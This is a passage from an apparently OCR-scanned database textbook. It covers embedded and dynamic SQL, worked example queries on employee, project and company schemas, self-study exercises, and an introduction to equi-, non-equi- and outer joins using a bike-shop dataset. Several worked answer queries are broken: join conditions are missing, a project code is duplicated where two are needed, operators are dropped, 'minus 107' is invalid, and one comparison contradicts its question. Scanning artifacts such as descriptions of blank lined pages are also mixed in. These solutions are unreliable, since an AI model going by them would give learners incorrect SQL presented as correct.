One fetch statement return only one tuple. To obtain all tuples of the result, the program must contain a loop to iterate overall tuples. Embedded SQL assists the programmer in managing this iteration. In a relation, tuples of the result of a query are in some fixed physical order. When an open statement is executed, the cursor is set to point to the first tuple of result. When fetch is executed, the cursor is updated to point to the next tuple of the result. A variable in SQLCA is set to indicate that no further tuples remain to be processed. Thus we can use while loop to process each of the tuples.

Close statement : A close statement must be used to tell the database system to delete the temporary relation that held the result of the query.

For our example, the close statement is

```
EXEC SQL close c END EXEC
```

Embedded SQL expression for database modification can be given as :

```
EXEC SQL < any valid update, insert  
or delete > END EXEC
```

Host language variables, preceded by a colon, may appear in SQL database modification expression. If an error arises in the execution of the statement, a diagnostic is set in the SQLCA.

2.13-2.16 Check Your Progress

Fill in the blanks

- 1) _____ Functions is used to calculate the average.
- 2) Query under Query is called as_____.
- 3) _____ statements causes the query to be evaluated.
- 4) _____ allows program to construct & submit SQL Queries at run time.

2.17 DYNAMIC SQL

Dynamic SQL component of SQL - 92 allows programs to construct and submit SQL queries at run-time. Using dynamic SQL programs can create SQL queries as string s at run time and can execute them immediately or prepare them for subsequent use. Preparing a dynamic SQL statement compiles it, and subsequent uses of the prepared statement use the compiled version.

Example :

```
char * sqlprog = "Update account set
                balance = balance * 1.05
                where account_no = ?"
EXEC SQL prepare dynprog from : sqlprog;
char account-[10] = "A = 101";
EXEC SQL execute dynprog using : account;
```

The dynamic SQL program contains a ? which is a place holder for a value that is provided when the SQL program is executed.

EXAMPLE QUERIES

- (I) Consider the following database
Employee (emp_no, name, skill, pay_rate)
Position (posting_no., skill)
Duty_allocation (posting_no., emp_no, day, shift)
Find SQL queries for the following :

- (1) **Get complete details from Duty_allocation**
select *
from Duty_allocation;
- (2) **Get duty allocation details for Emp_no 123461 for the month of April 1986.**
select posting_no., shift, day
from Duty_allocation
where emp_no = 123461 and

Day \geq 19860401 and Day \leq 19860430 ;

(3) Find the shift details for employee 'XYZ' :

```
select posting_no., shift, day
from Duty_allocation, Employee
where Duty_allocation.emp_no. = Employee.emp_no and
      Name = 'XYZ';
```

(4) Get employees whose rate of pay is more than or equal to the rate of pay of employee 'XYZ'

```
select S.name, S.pay_rate
from Employee as S, Employee as T
where S.pay_rate > T.pay_rate
and T.name = 'XYZ';
```

(5) Compile all pairs of posting_nos requiring the same skill

```
select S.posting_no., T.posting_no.
from Position S, Position T
where S.skill = T.skill
and S.posting_no. < T.posting_no.;
```

(6) Find the employees eligible to fill a position.

```
select Employee.emp_no., position.posting_no.,
position.skill
from Employee, Position
where employee.skill = position.skill;
```

(7) Get the names and pay rates of employees with emp_no less than 123460 whose rate of pay is more than the rate of pay of at least one employee with emp_no greater than or equal to 123460.

```
select name, pay_rate
from Employee
where emp_no < 123460 and
      pay_rate > some
      (select pay_rate
       from Employee
       where emp_no  $\geq$  123460);
```

(8) Get employees who are working either on the date 19860419 or 19860420.

```
select emp_no
from Duty_allocation
where Day in (19860419, 19860420);
OR
select emp_no
from Duty_allocation
```

where Day = 19860419 or Day = 19860420.

- (9) Find the names of all employees who are assigned to all positions that require a Chef's skill.**

```
select S.Name
from Employee S
where
  (select posting_no
   from Duty_allocation D
   where S.emp_no = D.emp_no)
contains
  (select P.posting_no
   from position P
   where P.skill = 'Chef');
```

- (10) Find the employees with the lowest pay rate**

```
select emp_no, Name, Pay_rate
from Employee
where pay_rate ≤ all
  (select pay_rate
   from Employee)
```

- (11) Get the names of Chef's paid at the minimum Pay-Rate.**

```
select name
from Employee
where skill = 'Chef' and
  pay_Rate ≤ all
  (select pay_rate
   from Employee
   where skill = 'Chef')
```

- (12) Find the names and the rate of pay of all employees who are allocated a duty.**

```
select name, pay_rate
from Employee
where EXISTS
  (select *
   from Duty_allocation
   where Employee.emp_no = Duty_allocation.emp_no)
```

- (13) Find the names and the rate of pay of all employees who are not allocated a duty.**

```
select name, pay_rate
from Employee
where NOT EXISTS
  (select .
   from Duty_allocation
```

```
where Employee.emp_no  
       = Duty_allocation.emp_no)
```

- (14) Get employees who are waiters or work at Posting-no 321**

```
(select emp_no  
from Employee  
where skill = 'waiter')  
Union  
(select emp_no  
from Duty_allocation  
where posting_no = 321)
```

- (15) Get employee numbers of persons who work at posting-no 321 but don't have the skill of waiter.**

```
(select emp_no  
from Duty_allocation  
where posting_no = 321)  
minus  
(select emp_no  
from Employee  
where skill 'waiter')
```

- (16) Get a list of employees not assigned a duty**

```
(select emp_no  
from Employee)  
minus  
(select emp_no  
from Duty_allocation)
```

- (17) Get a list of names of employees with the skill of Chef who are assigned a duty**

```
select Name  
from Employee  
where emp_no in  
((select emp_no  
from Employee  
where skill = 'Chef')  
intersect  
(select emp_no  
from Duty_allocation));
```

- (18) Get a count of different employees on each shift**

```
select shift, count (distinct emp_no)  
from Duty_allocation  
group by shift;
```

- (19) Get the employee numbers of all employees working on at least two dates.**

```
select emp_no
from Duty_allocation
group by emp_no
having (count(*) > 1
```

- (II) Consider the given database :**

Project (project_id, proj_name, chief_arch)

Employee (Emp_id, Emp_name)

Assigned_To (Project_id, emp_id)

Find the SQL queries for the following statements :

- (1) Get employee number of employees working on project C353**

```
select emp_id
from Assigned_To
where projectid = 'C353';
```

- (2) Get details of employees working on project C 353.**

```
select A.empid, emp_name
from A.Assigned_To A, Employee
where project_id = 'C353' ;
```

- (3) Obtain details of employees working on Database project**

```
select Emp_name, A. Emp_id
from A. Assigned_To A, Employee
where project_id in (select P. project_id
                    from P. project
                    where P. project_name = 'Database');
```

- (4) Get details of employees working on both C353 and C354.**

```
(select Emp_name, A. emp_id
from Assigned_to A, Employee
where A.Project_id = C354)
intersect
(select emp_name, A.empid
from A.Assigned_To A, Employee
where project_id = 'C354');
```

- (5) Get employee numbers of employees who do not work on project C 453**

```
(select emp_id
from Employee)
minus
(select emp_id
from assigned_to
where project_id = 'C453');
```

- (6) Get the employee numbers of employees who work on all projects.**

```
select emp_id
from assigned to
where project_id = all
      (select project_id
      from project);
```

- (7) Get employee numbers of employees who work on at least all those projects that employee 107 works on**

```
((select emp_id
from Assigned_To
where project_id = all
      (select project_id
      from Assigned_To
      where emp_id = 107))
minus 107);
```

- (8) Get employee numbers who work on at least one project that employee 107 works on.**

```
((select emp_id
from Assigned_To
where project_id in
      (select project_id
      from Assigned to
      where emp_id = 107)
minus 107);
```

-
- (III) Consider the employee database :**
employee (employee_name, street, city)
works (employee_name, company_name, salary)
company (company_name, city)
manages (employee_name, manager_name).
-

Give an expression in SQL for each of the following :

- (1) Find the names of all employees who work for FBC.**

```
select employee_name
from works
where company_name = 'FBC' ;
```

- (2) Find the names and cities of all employees who work for FBC.**

```
select employee.employee_name, city
from works, employee
where employee.employee_name = works . employee_name
and company_name = 'FBC';
```

- (3) Find the names, street address, and cities of residence of all employees who work for FBC and earn more than \$ 10,000.**

```
select employee.employee_name, street, city
from works employee
where employee.employee_name = works-employee_name
and
company_name ='FBC' and salary > 10000;
```

- (4) Find all employees in the database who live in the same cities as the companies for which they work.**

```
select w.employee_name
from works w, emple, comp c
where e.emp_name = w.emp_name and
C.company_name . w. company_name and e.city = city;
```

- (5) Find all employees in the database who live in the same cities and on the same street as do their managers.**

```
select E.employee_name
from employee E, employee T, manages
where E.employee_name= manages.employee_name
and E.street = T.street and E.city = T.city and
T.employee_name = manages.manager_name;
```

- (6) Find all employees in the database who do not work for FBC.**

```
(select employee_name
from employee)
minus
```



```
(select employee_name
from works
where company_name = 'FBC');
```

- (7) Find all employees in the database who earn more than every employee of small bank corporation**

```
select employee_name
from works
where salary > (select max (salary)
from works
where company_name = 'FBC');
```

- (8) Find all employees who earn more than the average salary of all employees of their company.**

```
select T.employee_name
from works T.
where salary > (select avg (S.salary)
from works S.
where T.company_name = S.company_name);
```

- (9) Find the company that has the smallest payroll**

```
SQL> create view payroll (compname, smallpay)
as
select company_name, min (salary)
from works
group by company name;

SQL> select company name
from payroll
where small_pay = (select min (small_pay) from
payroll);
```

- (10) Find those companies whose employees earn a higher salary, on average than the average salary at FBC**

```
SQL> create view avg_salary (comp_name, av_sal)
as
select company_name, avg (salary)
from works
group by company_name

SQL> select T.comp_name
from avg_salary T. avg_salary S.
where S.company_name = 'FBC'
and T.av_sal > S.av_sal;
```

- (11) Find the company that has must employees**

```
SQL> create view no_emp (compname, no_employee)
```

```
as
select company_name, count (employee_name)
from works
group by company_name;
SQL> select company_name
from no_emp
where no_employee = (select max no_employee)
from no_emp)
```

2.18 SUMMARY

SQL is divided into three groups of command DDL (Data definition language), DML (Data manipulation language) DCL (Data Control language). DDL related with the structure of the objects. It has create table, alter table, drop table, create view & create index commands. DML is related with the data in the table.

Source : msdn.microsoft.com(e-link)

2.19 CHECK YOUR PROGRESS - ANSWERS

2.2-2.7

- 1) Grant & Revoke
- 2) Unique & Not Null
- 3) DDL
- 4) Commit
- 5) Having

2.8-2.12

- 1) Grouped
- 2) Distinct or Unique

2.13-2.16

- 1) Avg ()
- 2) Sub Query/Nested Query
- 3) Open
- 4) Dynamic SQL

2.20 QUESTIONS FOR SELF-STUDY

- Q.1 Define the following terms :
- (i) DDL
 - (ii) DML
- Q.2 What are the data types in SQL ?
- Q.3 Give syntax of following SQL commands :
- (i) CREATE
 - (ii) ALTER
 - (iii) DROP
 - (iv) INSERT
 - (v) DELETE
 - (vi) UPDATE
 - (vii) SELECT
- Q.4 What are subdivisions of SQL ?
- Q.5 What are the set operations of SQL-92 ? Explain with examples.
- Q.6 Write a note on :
- (i) Nested sub queries
 - (ii) Views in SQL
 - (iii) Indexes in SQL
 - (iv) DCL
 - (v) Embedded SQL
 - (vi) Dynamic SQL.
- Q.7 Consider the insurance database :
- Person(driver_id, name, address)
Car(license, model, year)
Accident(report_no, data, location)
Owns(driver_id, license)
Participated(driver_id, report_no, damage_amount)
- Give an expression in SQL for each of the following :
1. Find the total number of people who owned cars that were involved in accident in 1989.
 2. Find the total number of accidents in which car belonging to John Smith is involved
 3. Add a new accident to the database
 4. Delete the Mazda belonging to John Smith.
- Q.8 Consider the schema for Presidential database
- President(pres_id, last_name, first_name, political_party, state_from)

Administration(start_data, pre_id, end_data, VP_last_name,
VP_first_name)

State(state_name, data_admitted, area, population, capital_city)

Write SQL queries.

Q.9 Consider the relation schemas

customer(customer_name, customer_street, customer_city)

account (branch_name, account_no, balance)

Depositor(customer_name, account_no)

Give an expression in SQL for following query :

Find the average balance for each customer who lives in
Harison and has at least three accounts.

Q.10 Consider the following tables :

Frequents(visitor, stall)

Servers(stall, icecream)

Likes(visitor, icecream)

Write the following queries in SQL.

1. Print the stalls that serve the ice cream that visitor john likes.
2. Print the visitors that frequently visit at least one stall that
serves the ice cream they like.



This image shows a full page of blank, lined paper. It features approximately 20 evenly spaced horizontal grey lines across its entire width, providing a guide for handwriting or typing. The paper itself is a clean, off-white color. There are no margins, text, or other markings present on the page.

NOTES

This image shows a single sheet of white paper with horizontal ruling lines. The lines are evenly spaced and run across the width of the page. There are no margins, text, or other markings on the paper.

Chapter 3

QUERY MULTIPLE TABLES

- 3.0 Objectives**
- 3.1 Introduction**
- 3.2 Joins**
 - 3.2.1 Equi-Join.**
 - 3.2.2 Non-Equi-Join.**
 - 3.2.3 Outer Join versus Inner Join.**
 - 3.2.4 Joining Table to Itself.**
- 3.3 Procedures and Functions**
- 3.4 Creating a Procedure**
- 3.5 Executing a Procedure**
- 3.6 Deleting a Procedure**
- 3.7 Functions**
 - 3.7.1 Aggregate Functions**
 - 3.7.2 Date & Time Function**
 - 3.7.3 Arithmetic Functions**
 - 3.7.4 Character Functions**
 - 3.7.5 Conversion Functions**
 - 3.7.6 Miscellaneous Functions**
- 3.8 Summary**
- 3.9 Check Your Progress - Answers**
- 3.10 Questions for Self - Study**

3.0 OBJECTIVES

After reading this chapter you will able to -

- explain how to Creating procedure
- explain how to Executing procedure
- explain how to Deleting procedure
- describe Function

3.1 INTRODUCTION

Today you will learn about joins. This information will enable you to gather and manipulate data across several tables. By the end of the day, you will understand and be able to do the following :

- Perform an outer join
- Perform a left join
- Perform a right join
- Perform an equi-join
- Perform a non-equi-join
- Join a table to itself.

3.2 JOINS

One of the most powerful features of SQL is its capability to gather and manipulate data from across several tables. Without this feature you would have to store all the data elements necessary for each application in one table. Without common tables you would need to store the same data in several tables. Imagine having to redesign, rebuild, and repopulate your tables and databases every time your user needed a query with a new piece of information. The JOIN statement of SQL enables you to design smaller, more specific tables that are easier to maintain than larger tables.

Multiple Tables in a Single SELECT Statement

Like Dorothy in The Wizard of Oz, you have had the power to join tables since Day 2, "Introduction to the Query : The SELECT Statement," when you learned about SELECT and FROM. Unlike Dorothy, you do not have to click you heels together three times to perform a join. Use the following two tables, named, cleverly enough, TABLE1 and TABLE2.

INPUT :
SELECT *
FROM TABLE1

OUTPUT :

ROW	REMARKS
=====	=====
row 1	Table 1

row 2	Table 1
row 3	Table 1
row 4	Table 1
row 5	Table 1
row 6	Table 1

INPUT :
SELECT *
FROM TABLE2

OUTPUT :

ROW	REMARKS
=====	=====
row 1	table 2
row 2	table 2
row 3	table 2
row 4	table 2
row 5	table 2
row 6	table 2

To join these two tables, type this :

INPUT :
SELECT *
FROM TABLE1, TABLE2

OUTPUT :

ROW	REMARKS	ROW	REMARKS
=====	=====	=====	=====
row 1	Table 1	row 1	table 2
row 1	Table 1	row 2	table 2
row 1	Table 1	row 3	table 2
row 1	Table 1	row 4	table 2
row 1	Table 1	row 5	table 2
row 1	Table 1	row 6	table 2
row 2	Table 1	row 1	table 2
row 2	Table 1	row 2	table 2
row 2	Table 1	row 3	table 2
row 2	Table 1	row 4	table 2
row 2	Table 1	row 5	table 2
row 2	Table 1	row 6	table 2
row 3	Table 1	row 1	table 2
row 3	Table 1	row 2	table 2

row 3	Table 1	row 3	table 2
row 3	Table 1	row 4	table 2
row 3	Table 1	row 5	table 2
row 3	Table 1	row 6	table 2
row 4	Table 1	row 1	table 2
row 4	Table 1	row 2	table 2
row 4	Table 1	row 3	table 2
row 4	Table 1	row 4	table 2
row 4	Table 1	row 5	table 2
row 4	Table 1	row 6	table 2
row 5	Table 1	row 1	table 2
row 5	Table 1	row 2	table 2
row 5	Table 1	row 3	table 2
row 5	Table 1	row 4	table 2
row 5	Table 1	row 5	table 2
row 5	Table 1	row 6	table 2
row 6	Table 1	row 1	table 2
row 6	Table 1	row 2	table 2
row 6	Table 1	row 3	table 2
row 6	Table 1	row 4	table 2
row 6	Table 1	row 5	table 2
row 6	Table 1	row 6	table 2

Thirty-six rows! Where did they come from ? And what kind of join is this ?

A close examination of the result of the first join shows that each row from TABLE1 was added to each row from TABLE2. An extract from this join shows what happened :

OUTPUT :

ROW	REMARKS	ROW	REMARKS
=====	=====	=====	=====
row 1	Table 1	row 1	table 2
row 1	Table 1	row 2	table 2
row 1	Table 1	row 3	table 2
row 1	Table 1	row 4	table 2
row 1	Table 1	row 5	table 2
row 1	Table 1	row 6	table 2

Notice how each row in TABLE2 was combined with row 1 in TABLE1. Congratulations! You have performed your first join. But what kind of join? An inner join? an outer join? or what? Well, actually this type of join is called a cross-join. A cross-join is not normally as

useful as the other joins covered today, but this join does illustrate the basic combining property of all joins : Joins bring tables together.

Suppose you sold parts to bike shops for a living. When you designed your database, you built one big table with all the pertinent columns. Every time you had a new requirement, you added a new column or started a new table with all the old data plus the new data required to create a specific query. Eventually, your database would collapse from its own weight-not a pretty sight. An alternative design, based on a relational model, would have you put all related data into one table. Here's how your customer table would look :

INPUT :

SELECT *

FROM CUSTOMER

OUTPUT :

NAME	ADDRESS	STATE	ZIP	PHONE	REMARKS
=====	=====	=====	=====	=====	=====
TRUE WHEEL	550 HUSKER	NE	58702	555-4545	NONE
BIKE SPEC	CPT SHRIVE	LA	45678	555-1234	NONE
LE SHOPPE	HOMETOWN	KS	54678	555-1278	NONE
AAA BIKE	10 OLDTOWN	NE	56784	555-3421	JOHN-MGR
JACKS BIKE	24 EGLIN	FL	34567	555-2314	NONE

Finding the Correct Column

When you joined TABLE1 and TABLE2, you used SELECT *, which returned all the columns in both tables. In joining ORDERS to PART, the SELECT statement is a bit more complicated :

SELECT O.ORDEREDON, O.NAME, O.PARTNUM,
P.PARTNUM, P.DESCRPTION

SQL is smart enough to know that ORDEREDON and NAME exist only in ORDERS and that DESCRIPTION exists only in PART, but what about PARTNUM, which exists in both? If you have a column that has the same name in two tables, you must use an alias in your SELECT clause to specify which column you want to display. A common technique is to assign a single character to each table, as you did in the FROM clause :

FROM ORDERS O, PART P

You use that character with each column name, as you did in the preceding SELECT clause. The SELECT clause could also be written like this :

```
SELECT ORDEREDON, NAME, O.PARTNUM, P.PARTNUM,
DESCRIPTION
```

But remember, someday you might have to come back and maintain this query. It does not hurt to make it more readable. Now back to the missing statement.

3.2.1 EQUI-JOINS

An extract from the PART/ORDERS join provides a clue as to what is missing :

30-JUN-1996 TRUE WHEEL	42	54 PEDALS
30-JUN-1996 BIKE SPEC	54	54 PEDALS
30-MAY-1996 BIKE SPEC	10	54 PEDALS

Notice the PARTNUM fields that are common to both tables. What if you wrote the following ?

INPUT :

```
SELECT O.ORDEREDON, O.NAME, O.PARTNUM,
P.PARTNUM, P.DESCRPTION
FROM ORDERS O, PART P
WHERE O.PARTNUM = P.PARTNUM
```

OUTPUT :

ORDEREDON	NAME	PARTNUM	PARTNUM	DESCRIPTION
=====	=====	=====	=====	=====
1-JUN-1996	AAA BIKE	10	10	TANDEM
30-MAY-1996	BIKE SPEC	10	10	TANDEM
2-SEP-1996	TRUE WHEEL	10	10	TANDEM
1-JUN-1996	LE SHOPPE	10	10	TANDEM
30-MAY-1996	BIKE SPEC	23	23	MOUNTAIN BIKE
15-MAY-1996	TRUE WHEEL	23	23	MOUNTAIN BIKE
30-JUN-1996	TRUE WHEEL	42	42	SEATS
1-JUL-1996	AAA BIKE	46	46	TIRES
30-JUN-1996	BIKE SPEC	54	54	PEDALS
1-JUL-1996	AAA BIKE	76	76	ROAD BIKE
17-JAN-1996	BIKE SPEC	76	76	ROAD BIKE
19-MAY-1996	TRUE WHEEL	76	76	ROAD BIKE
11-JUL-1996	JACKS BIKE	76	76	ROAD BIKE
17-JAN-1996	LE SHOPPE	76	76	ROADBIKE

Using the column PARTNUM that exists in both of the preceding tables, you have just combined the information you had stored in the ORDERS table with information from the PART table to show a

description of the parts the bike shops have ordered from you. The join that was used is called an equi-join because the goal is to match the values of a column in one table to the corresponding values in the second table.

You can further qualify this query by adding more conditions in the WHERE clause. For example:

INPUT/OUTPUT :
SELECT O.ORDEREDON, O.NAME, O.PARTNUM,
P.PARTNUM, P.DESCRPTION
FROM ORDERS O, PART P
WHERE O.PARTNUM = P.PARTNUM
AND O.PARTNUM = 76

ORDEREDON	NAME	PARTNUM	PARTNUM DESCRIPTION
=====	=====	=====	=====
1-JUL-1996	AAA BIKE	76	76 ROAD BIKE
17-JAN-1996	BIKE SPEC	76	76 ROAD BIKE
19-MAY-1996	RUE WHEEL	76	76 ROAD BIKE
11-JUL-1996	JACKS BIKE	76	76 ROAD BIKE
17-JAN-1996	LE SHOPPE	76	76 ROAD BIKE

The number 76 is not very descriptive, and you would not want your sales people to have to memorize a part number. (We have had the misfortune to see many data information systems in the field that require the end user to know some obscure code for something that had a perfectly good name. Please don't write one of those!) Here's another way to write the query :

INPUT/OUTPUT :
SELECT O.ORDEREDON, O.NAME, O.PARTNUM,
P.PARTNUM, P.DESCRPTION
FROM ORDERS O, PART P
WHERE O.PARTNUM = P.PARTNUM
AND P.DESCRPTION = 'ROAD BIKE'

ORDEREDON	NAME	PARTNUM	PARTNUM	DESCRIPTION
1-JUL-1996	AAA BIKE	76	76	ROAD BIKE
17-JAN-1996	BIKE SPEC	76	76	ROAD BIKE
19-MAY-1996	TRUE WHEEL	76	76	ROAD BIKE
11-JUL-1996	JACKS BIKE	76	76	ROAD BIKE
17-JAN-1996	LE SHOPPE	76	76	ROAD BIKE

Along the same line, take a look at two more tables to see how they can be joined. In this example the employee_id column should obviously be unique. You could have employees with the same name, they could work in the same department, and earn the same salary. However, each employee would have his or her own employee_id. To join these two tables, you would use the employee_id column.

EMPLOYEE_TABLE	EMPLOYEE_PAY_TABLE
employee_id	employee_id
last_name	salary
first_name	department
middle_name	supervisor
	marital_status

INPUT :

```

SELECT  E.EMPLOYEE_ID, E.LAST_NAME, EP.SALARY
FROM    EMPLOYEE_TBL E,
        EMPLOYEE_PAY_TBL EP
WHERE   E.EMPLOYEE_ID = EP.EMPLOYEE_ID
AND     E.LAST_NAME = 'SMITH';

```

OUTPUT :

E.EMPLOYEE_ID	E.LAST_NAME	EP.SALARY
13245	SMITH	35000.00

Back to the original tables. Now you are ready to use all this information about joins to do something really useful: finding out how much money you have made from selling road bikes :

INPUT/OUTPUT :

```
SELECT SUM(O.QUANTITY * P.PRICE) TOTAL  
FROM ORDERS O, PART P  
WHERE O.PARTNUM = P.PARTNUM  
AND P.DESCRPTION = 'ROAD BIKE'
```

```
TOTAL  
=====
```

19610.00

With this setup, the sales people can keep the ORDERS table updated, the production department can keep the PART table current, and you can find your bottom line without redesigning your database.

Can you join more than one table? For example, to generate information to send out an invoice, you could type this statement:

INPUT/OUTPUT :

```
SELECT C.NAME, C.ADDRESS, (O.QUANTITY * P.PRICE)  
TOTAL  
FROM ORDER O, PART P, CUSTOMER C  
WHERE O.PARTNUM = P.PARTNUM  
AND O.NAME = C.NAME
```

NAME	ADDRESS	TOTAL
=====	=====	=====
TRUE WHEEL	55O HUSKER	1200.00
BIKE SPEC	CPT SHRIVE	2400.00
LE SHOPPE	HOMETOWN	3600.00
AAA BIKE	10 OLDTOWN	1200.00
TRUE WHEEL	55O HUSKER	2102.70
BIKE SPEC	CPT SHRIVE	2803.60
TRUE WHEEL	55O HUSKER	196.00
AAA BIKE	10 OLDTOWN	213.50
BIKE SPEC	CPT SHRIVE	542.50
TRUE WHEEL	55O HUSKER	1590.00
BIKE SPEC	CPT SHRIVE	5830.00
JACKS BIKE	24 EGLIN	7420.00
LE SHOPPE	HOMETOWN	2650.00
AAA BIKE	10 OLDTOWN	2120.00

You could make the output more readable by writing the statement like this :

```
INPUT/OUTPUT :  
SELECT C.NAME, C.ADDRESS,  
O.QUANTITY * P.PRICE TOTAL  
FROM ORDERS O, PART P, CUSTOMER C  
WHERE O.PARTNUM = P.PARTNUM  
AND O.NAME = C.NAME  
ORDER BY C.NAME
```

NAME	ADDRESS	TOTAL
=====	=====	=====
AAA BIKE	10 OLDTOWN	213.50
AAA BIKE	10 OLDTOWN	2120.00
AAA BIKE	10 OLDTOWN	1200.00
BIKE SPEC	CPT SHRIVE	542.50
BIKE SPEC	CPT SHRIVE	2803.60
BIKE SPEC	CPT SHRIVE	5830.00
BIKE SPEC	CPT SHRIVE	2400.00
JACKS BIKE	24 EGLIN	7420.00
LE SHOPPE	HOMETOWN	2650.00
LE SHOPPE	HOMETOWN	3600.00
TRUE WHEEL	55O HUSKER	196.00
TRUE WHEEL	55O HUSKER	2102.70
TRUE WHEEL	55O HUSKER	1590.00
TRUE WHEEL	55O HUSKER	1200.00

You can make the previous query more specific, thus more useful, by adding the DESCRIPTION column as in the following example :

```
INPUT/OUTPUT :  
SELECT C.NAME, C.ADDRESS,  
O.QUANTITY * P.PRICE TOTAL,  
P.DESCRPTION  
FROM ORDERS O, PART P, CUSTOMER C  
WHERE O.PARTNUM = P.PARTNUM  
AND O.NAME = C.NAME
```


ORDER BY C.NAME

NAME	ADDRESS	TOTAL	DESCRIPTION
=====	=====	=====	=====
AAA BIKE	10 OLDTOWN	213.50	TIRES
AAA BIKE	10 OLDTOWN	2120.00	ROAD BIKE
AAA BIKE	10 OLDTOWN	1200.00	TANDEM
BIKE SPEC	CPT SHRIVE	542.50	PEDALS
BIKE SPEC	CPT SHRIVE	2803.60	MOUNTAIN BIKE
BIKE SPEC	CPT SHRIVE	5830.00	ROAD BIKE
BIKE SPEC	CPT SHRIVE	2400.00	TANDEM
JACKS BIKE	24 EGLIN	7420.00	ROAD BIKE
LE SHOPPE	HOMETOWN	2650.00	ROAD BIKE
LE SHOPPE	HOMETOWN	3600.00	TANDEM
TRUE WHEEL	550 HUSKER	196.00	SEATS
TRUE WHEEL	550 HUSKER	2102.70	MOUNTAIN BIKE
TRUE WHEEL	550 HUSKER	1590.00	ROAD BIKE
TRUE WHEEL	550 HUSKER	1200.00	TANDEM

This information is a result of joining three tables. You can now use this information to create an invoice.

3.2.2 NON-EQUI-JOINS

Because SQL supports an equi-join, you might assume that SQL also has a non-equi-join. You would be right! Whereas the equi-join uses an = sign in the WHERE statement, the non-equi-join uses everything but an = sign. For example :

INPUT :

```
SELECT O.NAME, O.PARTNUM, P.PARTNUM,
O.QUANTITY * P.PRICE TOTAL
FROM ORDERS O, PART P
WHERE O.PARTNUM > P.PARTNUM
```

OUTPUT :

NAME	PARTNUM	PARTNUM	TOTAL
=====	=====	=====	=====
TRUE WHEEL	76	54	162.75
BIKE SPEC	76	54	596.75
LE SHOPPE	76	54	271.25
AAA BIKE	76	54	217.00
JACKS BIKE	76	54	759.50
TRUE WHEEL	76	42	73.50
BIKE SPEC	54	42	245.00
BIKE SPEC	76	42	269.50
LE SHOPPE	76	42	122.50
AAA BIKE	76	42	98.00
AAA BIKE	46	42	343.00
JACKS BIKE	76	42	343.00
TRUE WHEEL	76	46	45.75
BIKE SPEC	54	46	152.50
BIKE SPEC	76	46	167.75
LE SHOPPE	76	46	76.25
AAA BIKE	76	46	61.00
JACKS BIKE	76	46	213.50
TRUE WHEEL	76	23	1051.35
TRUE WHEEL	42	23	2803.60

...

This listing goes on to describe all the rows in the join WHERE O.PARTNUM > P.PARTNUM. In the context of your bicycle shop, this information does not have much meaning, and in the real world the equi-join is far more common than the non-equi-join. However, you may encounter an application in which a non-equi-join produces the perfect result.

3.2.3 OUTER JOINS VERSUS INNER JOINS

Just as the non-equi-join balances the equi-join, an outer join complements the inner join. An inner join is where the rows of the tables are combined with each other, producing a number of new rows equal to the product of the number of rows in each table. Also, the inner join uses these rows to determine the result of the WHERE clause. An outer join groups the two tables in a slightly different way. Using the PART and ORDERS tables from the previous examples, perform the following inner join:

INPUT :

```
SELECT P.PARTNUM, P.DESCRPTION, P.PRICE,
O.NAME, O.PARTNUM
FROM PART P
```

JOIN ORDERS O ON ORDERS.PARTNUM = 54**OUTPUT :**

PARTNUM	DESCRIPTION	PRICE	NAME	PARTNUM
=====	=====	=====	=====	=====
54	PEDALS	54.25	BIKE SPEC	54
42	SEATS	24.50	BIKE SPEC	54
46	TIRES	15.25	BIKE SPEC	54
23	MOUNTAIN BIKE	350.45	BIKE SPEC	54
76	ROAD BIKE	530.00	BIKE SPEC	54
10	TANDEM	1200.00	BIKE SPEC	54

The result is that all the rows in PART are spliced on to specific rows in ORDERS where the column PARTNUM is 54. Here's a RIGHT OUTER JOIN statement :

INPUT/OUTPUT :

**SELECT P.PARTNUM, P.DESCRPTION, P.PRICE,
O.NAME, O.PARTNUM**

FROM PART P

RIGHT OUTER JOIN ORDERS O ON ORDERS.PARTNUM = 54

PARTNUM	DESCRIPTION	PRICE	NAME	PARTNUM
=====	=====	=====	=====	=====
<null>	<null>	<null>	TRUE WHEEL	23
<null>	<null>	<null>	TRUE WHEEL	76
<null>	<null>	<null>	TRUE WHEEL	10
<null>	<null>	<null>	TRUE WHEEL	42
54	PEDALS	54.25	BIKE SPEC	54
42	SEATS	24.50	BIKE SPEC	54
46	TIRES	15.25	BIKE SPEC	54
23	MOUNTAIN BIKE	350.45	BIKE SPEC	54
76	ROAD BIKE	530.00	BIKE SPEC	54
10	TANDEM	1200.00	BIKE SPEC	54
<null>	<null>	<null>	BIKE SPEC	10
<null>	<null>	<null>	BIKE SPEC	23
<null>	<null>	<null>	BIKE SPEC	76
<null>	<null>	<null>	LESHOPPE	76
<null>	<null>	<null>	LE SHOPPE	10
<null>	<null>	<null>	AAA BIKE	10
<null>	<null>	<null>	AAA BIKE	76
<null>	<null>	<null>	AAA BIKE	46
<null>	<null>	<null>	JACKS BIKE	76

This type of query is new. First you specified a RIGHT OUTER JOIN, which caused SQL to return a full set of the right table, ORDERS, and to place nulls in the fields where ORDERS.PARTNUM <> 54. Following is a LEFT OUTER JOIN statement :

INPUT/OUTPUT :
SELECT P.PARTNUM, P.DESCRPTION,P.PRICE,
O.NAME, O.PARTNUM
FROM PART P
LEFT OUTER JOIN ORDERS O ON ORDERS.PARTNUM = 54

PARTNUM	DESCRIPTION	PRICE	NAME	PARTNUM
=====	=====	=====	=====	=====
54	PEDALS	54.25	BIKE SPEC	54
42	SEATS	24.50	BIKE SPEC	54
46	TIRES	15.25	BIKE SPEC	54
23	MOUNTAIN BIKE	350.45	BIKE SPEC	54
76	ROAD BIKE	530.00	BIKE SPEC	54
10	TANDEM	1200.00	BIKE SPEC	54

You get the same six rows as the INNER JOIN. Because you specified LEFT (the LEFT table), PART determined the number of rows you would return. Because PART is smaller than ORDERS, SQL saw no need to pad those other fields with blanks.

Don't worry too much about inner and outer joins. Most SQL products determine the optimum JOIN for your query. In fact, if you are placing your query into a stored procedure (or using it inside a program (both stored procedures and Embedded SQL covered on Day 13, "Advanced SQL Topics"), you should not specify a join type even if your SQL implementation provides the proper syntax. If you do specify a join type, the optimizer chooses your way instead of the optimum way.

Some implementations of SQL use the + sign instead of an OUTER JOIN statement. The + simply means "Show me everything even if something is missing". Here's the syntax :

SYNTAX :
SQL> select e.name, e.employee_id, ep.salary,
ep.marital_status
from e,ployee_tbl e,
employee_pay_tbl ep
where e.employee_id = ep.employee_id(+)

and e.name like '%MITH';

This statement is joining the two tables. The + sign on the ep.employee_id column will return all rows even if they are empty.

3.2.4 JOINING A TABLE TO ITSELF

The syntax of this operation is similar to joining two tables. For example, to join table TABLE1 to itself, type this :

INPUT :

```
SELECT *  
FROM TABLE1, TABLE1
```

OUTPUT :

